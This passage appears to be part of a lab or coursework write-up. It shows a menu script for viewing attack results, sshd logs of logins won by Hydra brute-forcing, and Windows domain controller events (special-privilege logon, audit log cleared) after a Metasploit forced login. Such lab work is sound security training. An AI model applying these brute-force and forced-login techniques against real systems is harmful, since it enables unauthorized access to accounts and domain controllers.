
```
Please choose the result log files to view: a) Hydra log File or b) Msfconsole log file or c) exit? a
tc@10.0.0.4's password:
hydraresult.log                                                                                                  100%   17KB   2.6MB/s   00:00
Opening the Hydra result file
Nov 14 07:18:10 tc sshd[31050]: Accepted password for tc from 192.168.216.128 port 39938 ssh2
Nov 14 07:20:00 tc sshd[31180]: Accepted password for tc from 10.0.0.3 port 42330 ssh2
Nov 14 11:09:19 tc sshd[31325]: Accepted password for tc from 192.168.216.128 port 47560 ssh2
Nov 15 04:31:26 tc sshd[32112]: Accepted password for tc from 10.0.0.3 port 41222 ssh2
Nov 15 05:23:42 tc sshd[32263]: Accepted password for tc from 10.0.0.3 port 40534 ssh2
Nov 15 05:26:10 tc sshd[32326]: Accepted password for tc from 10.0.0.3 port 59802 ssh2
Nov 15 05:32:31 tc sshd[32388]: Accepted password for tc from 10.0.0.3 port 43108 ssh2
Nov 15 05:33:02 tc sshd[32512]: Accepted password for tc from 10.0.0.3 port 59890 ssh2
Nov 15 06:37:49 tc sshd[1413]: Accepted password for tc from 10.0.0.3 port 56280 ssh2
Nov 15 06:39:28 tc sshd[1474]: Accepted password for tc from 10.0.0.3 port 49094 ssh2
```

Part5: Give user the option to choose and view the log file after the attack being executed.

- Check the event log file after we excuting the msfconsole and force login to the DC, saved the event logs as a .txt file, copied and save on the kali linux
- open the file and view the logs, command – ‘cat msfceventlog.txt.csv | tail -50’



```
Please choose the result log files to view: a) Hydra log File or b) Msfconsole log file or c) exit? b
```



```
Audit Success,11/15/2022 3:21:47 PM,Microsoft-Windows-Security-Auditing,4672,Special Logon,"Special privileges assigned to new logon.

Subject:
        Security ID:            SYSTEM
        Account Name:           DC$
        Account Domain:         CFC
        Logon ID:               0x210E77

Privileges:             SeSecurityPrivilege
                        SeBackupPrivilege
                        SeRestorePrivilege
                        SeTakeOwnershipPrivilege
                        SeDebugPrivilege
                        SeSystemEnvironmentPrivilege
                        SeLoadDriverPrivilege
                        SeImpersonatePrivilege
                        SeDelegateSessionUserImpersonatePrivilege
                        SeEnableDelegationPrivilege"
Audit Success,11/15/2022 3:21:40 PM,Microsoft-Windows-Eventlog,1102,Log clear,"The audit log was cleared.
Subject:
        Security ID:    CFC\Administrator
        Account Name:   Administrator
        Domain Name:    CFC
        Logon ID:       0x49AA6"
```